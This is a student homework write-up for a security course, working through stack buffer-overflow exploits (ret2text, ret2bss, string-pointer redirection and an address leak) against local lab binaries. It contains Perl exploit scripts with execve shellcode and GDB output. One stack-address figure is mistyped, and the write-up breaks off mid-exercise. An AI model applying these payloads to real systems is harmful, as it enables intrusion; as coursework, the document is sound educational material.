ENPM691: HOMEWORK 3


Submitted by:-
Ratan Gupta
UID: 118195773

QUESTION 1: ret2text

The objective of this exploit is to create a buffer overflow attack and consequently:

- Call the *secret()* function.


I started by compiling the C program using GCC with the flag *-fno-stack-protector*.
Then, I analysed the code in GDB:



```
(gdb) disass public
Dump of assembler code for function public:
   0x0804846b <+0>:     push   %ebp
   0x0804846c <+1>:     mov    %esp,%ebp
   0x0804846e <+3>:     sub    $0x18,%esp
   0x08048471 <+6>:     sub    $0x8,%esp
   0x08048474 <+9>:     pushl  0x8(%ebp)
   0x08048477 <+12>:    lea    -0x14(%ebp),%eax
   0x0804847a <+15>:    push   %eax
   0x0804847b <+16>:    call   0x8048330 <strcpy@plt>
   0x08048480 <+21>:    add    $0x10,%esp
   0x08048483 <+24>:    sub    $0xc,%esp
   0x08048486 <+27>:    push   $0x8048580
   0x0804848b <+32>:    call   0x8048340 <puts@plt>
   0x08048490 <+37>:    add    $0x10,%esp
   0x08048493 <+40>:    nop
   0x08048494 <+41>:    leave
   0x08048495 <+42>:    ret
End of assembler dump.
(gdb) 
```

From the above result, I deduced that the machine loaded the address of the space 20 bytes lower than EBP in the EAX register. Therefore, I needed to overwrite these 20 bytes to get to the EBP space, above which I would eventually place the base address of *secret().*


In GDB, I ran the command ***print secret*** to get the base address of the function *secret()* on the stack. The result was as follows:



```
user@user-VirtualBox: ~/homework3
user@user-VirtualBox:~/homework3$ gdb victim_ret2text -q
Reading symbols from victim_ret2text...(no debugging symbols found)...done.
(gdb) print secret
$1 = {<text variable, no debug info>} 0x8048496 <secret>
(gdb) 
```


The base address is as follows: 0x8048496.
Now, as I had 20 bytes of buffer and variables and in addition, I also had the 'old EBP' (takes 4 bytes) on the stack to overwrite, I chose 24 'A's as my padding.

With the base address and the padding decided, I created the following exploit:



```
#!/usr/bin/perl

####
#  execve(/bin/sh).
#  24 bytes.
# www.exploit-db.com/exploits/13444
####


# shellcode for spawning a new shell in victim's machine
#

# NOTE: "." is a perl way to cat two strings (NOT part of shellcode)
#

# This address must match the buffer variable of the victim's program */
my $retaddr = "\x96\x84\x04\x08";  #0x8048496

# Fill NOP instruction
my $pad = "A" x 24;

# Input string to our victim's program
my $arg = $pad.$retaddr;

# Let us store the input string to a file
open OUT, "> payload";
print OUT $arg;
close OUT;
```

The following illustrates the successful exploitation of the *victim_ret2text.c* code:



```
user@user-VirtualBox: ~/homework3
user@user-VirtualBox:~/homework3$ perl exploit_ret2text.pl
user@user-VirtualBox:~/homework3$ ls
exploit.pl  exploit_ret2text.pl  payload  victim_ret2text  victim_ret2text.c
user@user-VirtualBox:~/homework3$ ./victim_ret2text `cat payload`
public
secret
Segmentation fault (core dumped)
user@user-VirtualBox:~/homework3$ 
```


As it can be seen, *secret()* gets executed even thought there is no direct call to it.

QUESTION 2: ret2bss

The objective of this exploit is to create a buffer overflow attack and consequently:

- Infiltrate the bss area, and
- Get shell.


I started by compiling the C program using GCC with the flags *-fno-stack-protector* and *-zexecstack*. Then, I analysed the code in GDB:



```
user@user-VirtualBox:~/homework3/2$ gdb victim_ret2bss -q
Reading symbols from victim_ret2bss...(no debugging symbols found)...done.
(gdb) disass function
Dump of assembler code for function function:
   0x0804840b <+0>:     push   %ebp
   0x0804840c <+1>:     mov    %esp,%ebp
   0x0804840e <+3>:     sub    $0x108,%esp
   0x08048414 <+9>:     sub    $0x8,%esp
   0x08048417 <+12>:    pushl  0x8(%ebp)
   0x0804841a <+15>:    lea    -0x108(%ebp),%eax
   0x08048420 <+21>:    push   %eax
   0x08048421 <+22>:    call   0x80482e0 <strcpy@plt>
   0x08048426 <+27>:    add    $0x10,%esp
   0x08048429 <+30>:    sub    $0x8,%esp
   0x0804842c <+33>:    lea    -0x108(%ebp),%eax
   0x08048432 <+39>:    push   %eax
   0x08048433 <+40>:    push   $0x804a040
   0x08048438 <+45>:    call   0x80482e0 <strcpy@plt>
   0x0804843d <+50>:    add    $0x10,%esp
   0x08048440 <+53>:    nop
   0x08048441 <+54>:    leave
   0x08048442 <+55>:    ret
End of assembler dump.
```

From the above result, I deduced that the machine loaded the space which was 264 bytes lower than EBP in the EAX register. Therefore, I needed to overwrite these 264 bytes to get to the EBP space, above which I would eventually place the address of the global buffer.

To find the address of the *globalbuf*, I used GDB:




```
(gdb) print &globalbuf
$1 = (<data variable, no debug info> *) 0x804a040 <globalbuf>
(gdb) 
```

The address is: 0x804a040.

Now, bytes to overwrite:
<u>264(buffer + variables) + 4(EBP space) + 4(return address) = 272 bytes</u>


Therefore, bytes required for the respective components of the exploit:
<u>Shellcode = 24 bytes, address = 4 bytes, and consequently, padding = 244 bytes</u>

The following is the exploit:



```
my $shellcode =
"\x31\xc0".                    # xorl          %eax, %eax
"\x50".                        # pushl %eax
"\x68\x6e\x2f\x73\x68".        # pushl         $0x68732f6e
"\x68\x2f\x2f\x62\x69".        # pushl $0x69622f2f
"\x89\xe3" .                   # movl          %esp, %ebx
"\x99".                        # cltd
"\x52".                        # pushl         %edx
"\x53".                        # pushl         %ebx
"\x89\xe1".                    # movl          %esp, %ecx
"\xb0\x0b" .                   # movb          $0xb, %al
"\xcd\x80"                     # int           $0x80
;

# This address must match the buffer variable of the victim's program */
my $retaddr = "\x40\xa0\x04\x08";  #0x804a040

# Fill NOP instruction
my $pad = "\x90" x 244;

# Input string to our victim's program
my $arg = $shellcode.$pad.$retaddr;

# Let us store the input string to a file
open OUT, "> payload";
print OUT $arg;
close OUT;
```

The following illustrates the successful exploitation of the *victim_ret2bss.c* code:




```
user@user-VirtualBox:~/homework3/2$ perl exploit_ret2bss.pl
user@user-VirtualBox:~/homework3/2$ ls
exploit.pl  exploit_ret2bss.pl  payload  victim_ret2bss  victim_ret2bss.c
user@user-VirtualBox:~/homework3/2$ ./victim_ret2bss `cat payload`
Segmentation fault (core dumped)
user@user-VirtualBox:~/homework3/2$ gcc victim_ret2bss.c -o victim_ret2bss -fno-
stack-protector -zexecstack
user@user-VirtualBox:~/homework3/2$ ./victim_ret2bss `cat payload`
$ 
```

<u>QUESTION 3: String Pointers</u>

The objective of this exploit is to create a buffer overflow attack and consequently:

- Redirect string pointer *conf* to point to *license*, and
- Execute file *THIS* (created by me) to manipulate function *system()* and get shell.


I started by compiling the C program using GCC with the flag *-fno-stack-protector*.
Then, I analysed the code in GDB:



```
user@user-VirtualBox:~/homework3/3$ gdb -q victim_strptr
Reading symbols from victim_strptr...(no debugging symbols found)...done.
(gdb) disass main
Dump of assembler code for function main:
   0x0804846b <+0>:     lea    0x4(%esp),%ecx
   0x0804846f <+4>:     and    $0xfffffff0,%esp
   0x08048472 <+7>:     pushl  -0x4(%ecx)
   0x08048475 <+10>:    push   %ebp
   0x08048476 <+11>:    mov    %esp,%ebp
   0x08048478 <+13>:    push   %ebx
   0x08048479 <+14>:    push   %ecx
   0x0804847a <+15>:    sub    $0x110,%esp
   0x08048480 <+21>:    mov    %ecx,%ebx
   0x08048482 <+23>:    movl   $0x8048570,-0xc(%ebp)
   0x08048489 <+30>:    movl   $0x8048582,-0x10(%ebp)
   0x08048490 <+37>:    sub    $0xc,%esp
   0x08048493 <+40>:    pushl  -0x10(%ebp)
   0x08048496 <+43>:    call   0x8048320 <printf@plt>
   0x0804849b <+48>:    add    $0x10,%esp
   0x0804849e <+51>:    mov    0x4(%ebx),%eax
   0x080484a1 <+54>:    add    $0x4,%eax
   0x080484a4 <+57>:    mov    (%eax),%eax
```


From the above result, I deduced the address of string pointer *license*. This is the address that *conf* would be redirected to, in order for the exploit to work.
The address was: 0x8048582.

To create the exploit, I took 256 bytes of padding (to overwrite the buffer).
In the stack, *license* and *conf* are on top of the buffer, therefore, I overwrote them both with the address of *license*.
The following is the exploit:



```
#!/usr/bin/perl

####
#  execve(/bin/sh).
#  24 bytes.
# www.exploit-db.com/exploits/13444
####


# shellcode for spawning a new shell in victim's machine
#

# NOTE: "." is a perl way to cat two strings (NOT part of shellcode)
#

# This address must match the buffer variable of the victim's program */
my $retaddr = "\x82\x85\x04\x08";  #0x8048582

# Fill NOP instruction
my $pad = "A" x 256;

# Input string to our victim's program
my $arg = $pad.$retaddr.$retaddr;

# Let us store the input string to a file
open OUT, "> payload";
print OUT $arg;
close OUT;
```

The following illustrates the successful exploitation of the *victim_strptr.c* code:



```
user@user-VirtualBox:~/homework3/3$ perl exploit_strptr.pl
user@user-VirtualBox:~/homework3/3$ ls
exploit.pl  exploit_strptr.pl  payload  victim_strptr  victim_strptr.c
user@user-VirtualBox:~/homework3/3$ echo "/bin/sh" > THIS
user@user-VirtualBox:~/homework3/3$ chmod 777 THIS
user@user-VirtualBox:~/homework3/3$ PATH=.:$PATH
user@user-VirtualBox:~/homework3/3$ ./victim_strptr `cat payload`
$
```

After compiling the Perl script, I created the executable *THIS* file and added it to the PATH environment (as shown in the above image).


QUESTION 4: Divulge

The objective of this exploit is to:

- Determine the constant offset between base address of stack and beginning of *writebuf[]*,
- Create a buffer overflow attack, and
- Get shell

I started by compiling the C program using GCC with the flags *-fno-stack-protector, -zexecstack, and -ggdb.*


Then, I analysed the code in GDB:



```
user@user-VirtualBox:~/homework3/divulge$ gdb victim_divulge -q
Reading symbols from victim_divulge...done.
(gdb) list
7       int listenfd, connfd;
8
9       void function(char* str){
10              char readbuf[256];
11              char writebuf[256];
12              strcpy(readbuf, str);
13              sprintf(writebuf, readbuf);
14              write(connfd, writebuf, strlen(writebuf));
15      }
16
```

I noticed that the character array *writebuf[]* (which has to be overwritten) is at line 12. Therefore, I placed a breakpoint at line 12 in order to get the address of *writebuf[]*.


After placing the breakpoint, I ran the code in GDB itself.



```
(gdb) b 12
[illegible] at 0x8048664: file victim_divulge.c, line 12.
[illegible]
Starting program: /home/user/homework3/divulge/victim_divulge
```


Simultaneously, in another window of the same terminal, I compiled the perl exploit script. I then gave that as input to the running program, while establishing a connection by piping the command ***nc localhost 7776***.

For this trial exploit, I chose 24 bytes of shellcode, 244 bytes of padding, and an arbitrary address for the return address.



```
user@user-VirtualBox:~/homework3/divulge$ perl exploit.pl
user@user-VirtualBox:~/homework3/divulge$ ls
exploit.pl  payload  victim_divulge  victim_divulge.c
user@user-VirtualBox:~/homework3/divulge$ cat payload | nc localhost 7776
>^C
```


After giving that as input, I received the following in GDB. I was then able to find the address of *writebuf[]* as shown below.



```
Breakpoint 1, function (
    str=0xbfffec1c "1\300Phn/shh//bi\211\343\231RS\211\341\260\v", '\220' <repea
ts 176 times>...) at victim_divulge.c:12
12              strcpy(readbuf, str);
(gdb) print &writebuf
$1 = (char (*)[256]) 0xbfffe9e0
(gdb) c
Continuing.
```

The address of *writebuf[]* was: 0xbfffe9e0.

After getting the above address, I executed the following commands to get the base address of stack.




```
user@user-VirtualBox:~/homework3/divulge$ ps aux | grep "victim_divulge"
user      3321  0.3  1.2  32584 24840 pts/2    S+   11:58   0:00 gdb victim_divu
lge -q
user      3343  0.0  0.0   2068   540 pts/2    t    11:59   0:00 /home/user/home
work3/divulge/victim_divulge
user      3352  0.0  0.0   5108   888 pts/11   S+   11:59   0:00 grep --color=au
to victim_divulge
user@user-VirtualBox:~/homework3/divulge$ cat /proc/3343/stat | awk '{print $28}
'
3221221584
```

The base address of stack in binary came out to be: 3221332584.
In hexadecimal, it is: 0xbffff0d0.

Constant offset = *base address of stack – address of writebuf[]*
Constant offset = *0xbffff0d0 – 0xbfffe9e0 = 0x6f0*
In decimal, the offset is = 1776

This offset is constant, so the next time when I run the program and the base address of stack changes, the address of *writebuf[]* will be = *base address(in decimal) – 1776*

Next, I ran the program outside GDB.
After running the program, I used the following commands to get the base address of stack again.




```
user@user-VirtualBox:~/homework3/divulge$ ps aux | grep "victim_divulge"
user      3632  0.0  0.0   2068   484 pts/2    S+   12:02   0:00 ./victim_divulg
e
user      3634  0.0  0.0   5108   832 pts/11   S+   12:02   0:00 grep --color=au
to victim_divulge
user@user-VirtualBox:~/homework3/divulge$ cat /proc/3632/stat | awk '{print $28}
'
3218402368
```

The address was: 3218402368
As the constant offset was 1776, the address of *writebuf[]* would be:

3218402368 – 1776 = 3218400592

